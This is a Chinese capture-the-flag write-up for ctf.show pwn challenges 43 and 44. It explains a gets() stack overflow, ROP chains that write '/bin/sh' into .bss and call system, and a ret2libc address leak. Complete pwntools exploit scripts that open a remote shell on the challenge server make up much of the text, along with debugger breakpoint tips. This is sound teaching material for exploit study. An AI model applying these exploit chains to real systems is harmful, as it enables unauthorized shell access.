

43
32位程序

用gets函数进行读入数据,它可以无限读取,不会判断上限,可以包含空格,以回车结束读取,输入的数据会被原样复制到 buf 指向的内存中。所以这里就存在了明显的溢出
没有"/bin/sh" ,上面的办法也不行

存在system函数,但是没有了参数供我们使用,需要我们自己去进行构造。
使用pwndbg:
gdb ./show9 #连接
下断点:
pwndbg> b *main
然后自动跳出:
Breakpoint 1 at 0x80487af
pwndbg> r #run运行该程序,必须先运行,否则无法查看数据

vmmap:查看程序可写段,发现在0x804b000-0x804c000段存在读写权限(rw),这时我们可以通过get将恶意代码写入这个地址段上,然后getshell。
objdump -d -t .plt pwn | grep system
objdump -d -t .plt pwn | grep gets

向程序中 bss 段的 buf2 处写入 “/bin/sh” 字符串,并将其地址作为 system 的参数传入。
我们可以构造如下payload:
payload = cyclic(0x6c+4) + p32(gets) + p32(pop_ebx) + p32(buf2) (类似64位)
+ p32(system)+ 'aaaa' + p32(buf2)
1. cyclic(0x6c+4) : 这部分使用pwntools库中的 cyclic 函数生成一个循环模式的字符串,长
度为0x6c+4。循环模式字符串用于进行调试和定位溢出点。当然这里你也可以继续使用 ‘a’*
(0x6c+4)也是没有问题的。
2. p32(gets) : 这部分使用pwntools的 p32 函数将 gets 函数的地址转换为一个4字节的字符
串。它用于将 gets 函数的地址作为返回地址覆盖到栈上。使程序在溢出时调用 gets 函数。输入的内容被放到buf2里
3. p32(pop_ebx) : 这部分使用 p32 函数将 pop_ebx 的地址转换为一个4字节的字符串。
pop_ebx;ret 是一个指令序列,用于将栈上的值弹出并存储到寄存器ebx中。
pop ebx 是必须的吗?
这里用于清理栈(弹出
buf2),避免干扰system()的参数读取。如果去掉
pop ebx,栈会错位,导致system()读取错误参数。
4. p32(buf2) : 这部分使用 p32 函数将 buf2 的地址转换为一个4字节的字符串。 buf2 是一个指
向存储输入数据的缓冲区的指针。
5. p32(system) : 这部分使用 p32 函数将 system 函数的地址转换为一个4字节的字符串。它将
用于将 system 函数的地址作为返回地址覆盖到栈上。
6. 'aaaa' : 这部分是一个4字节的字符串,用于填充栈上的返回地址的剩余空间。
7. p32(buf2) : 这部分使用 p32 函数将 buf2 的地址转换为一个4字节的字符串。它作为
pop_ebx 指令的参数,用于将 buf2 的地址加载到寄存器ebx中。
io.sendline("/bin/sh")
这里通过输入传递给 gets 函数。由于payload中已经控制了程序的执行流程,这个输入将成为
gets 函数的输入,进而被作为 system 函数的参数执行系统命令。
最终我们这样就执行了system(“/bin/sh”) 进而实现了我们的目的了
exp:
from pwn import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28116)
elf = ELF('./pwn')
system = elf.sym['system']
buf2 = 0x804B060
gets = elf.sym['gets']
pop_ebx = 0x8048409 # 0x08048409 : pop ebx ; ret
payload = cyclic(0x6c+4) + p32(gets) + p32(pop_ebx) + p32(buf2) +
p32(system) + 'aaaa' + p32(buf2)
io.sendline(payload)
io.sendline("/bin/sh")
io.recv()
io.interactive()
##断点不能乱下:
断点到底应该下在哪里?
做漏洞利用和逆向分析时,我们下断点是为了 观察特定时刻的状态 。以下是 5 个最有价值的“黄金断点位置”:
1. 程序的入口 / main 函数
命令 :b *main 或直接用 start 命令。
作用 :唤醒 pwndbg 界面。让程序刚启动就停住,方便你先观察整体环境、关闭随机化后的固定地址等。
2. 危险函数的调用处(如 gets, read, scanf, strcpy)
命令 :b gets 或 b 0x漏洞函数地址
作用 :这是栈溢出发生的“案发现场”。
* 停在 call gets 之前 :你可以用 telescope $rsp 查看此时栈的结构,测量缓冲区到返回地址的真实距离(也就是算 padding 长度)。
* 输入 payload 后:观察栈上的数据是否如预期般被覆盖。
3. leave; ret 指令处(控制流劫持的瞬间)
命令 :b *函数名+偏移 (找到最后 ret 的位置)
作用 :这是验证 ROP 链是否成功的“审判日”。
* 当程序执行到 ret 停下时,你看一眼栈顶($rsp 指向的值)。
* 如果栈顶是你布置的 pop_rdi 的地址,说明返回地址覆盖成功!接下来就可以按 si 单步进入你的 ROP 链了。
4. 关键比较/判断指令处(如 cmp, test)
场景 :CTF 中的逆向题,程序要求输入密码,内部有 cmp eax, 0xdeadbeef。
作用 :停在 cmp 之后,直接看寄存器 eax 里的值是多少,就能知道正确答案是什么(动态调试爆破)。
5. 目标函数内部(如 system 的第一条指令)
命令 :b *system
作用 :检查参数是否正确传递。
* 停在 system 入口时,看一眼 RDI 寄存器,确认里面是不是 "/bin/sh" 的地址。
* 同时看一眼 RSP,确认是不是 16 字节对齐(结合你第一个问题)。
44:
64位,题目是一样的结构
exp:
from pwn import *
context(arch = 'amd64',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28137)
elf = ELF('./pwn')
system = elf.sym['system']
buf2 = 0x602080
gets = elf.sym['gets']
pop_rdi = 0x4007f3 # 0x00000000004007f3 : pop rdi ; ret
payload = cyclic(0xA + 8) + p64(pop_rdi) + p64(buf2) + p64(gets) +
p64(pop_rdi) + p64(buf2) + p64(system)
io.sendline(payload)
io.sendline("/bin/sh")
io.recv()
io.interactive()
或者用retlibcs的模板:
from pwn import *
from LibcSearcher import *
context(arch = 'amd64',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28137)
elf = ELF('./pwn')
libc = ELF('/home/bit/libc/64bit/libc-2.27.so')
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main = elf.sym['main']
pop_rdi = 0x4007f3 # 0x00000000004007f3 : pop rdi ; ret
ret = 0x4004fe # 0x00000000004004fe : ret
payload = cyclic(0xA+8) + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) +
p64(main)
io.recvuntil("get system parameter!")
io.sendline(payload)
puts = u64(io.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
print hex(puts)
'''
libc = LibcSearcher('puts',puts)
libc_base = puts - libc.dump('puts')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
'''
libc_base = puts - libc.sym['puts']
system = libc_base + libc.sym['system']
bin_sh = libc_base + next(libc.search(b'/bin/sh'))
payload = cyclic(0xA+8) + p64(pop_rdi) + p64(bin_sh) + p64(ret) +
p64(system)
io.recvuntil("get system parameter!")
io.sendline(payload)
io.interactive()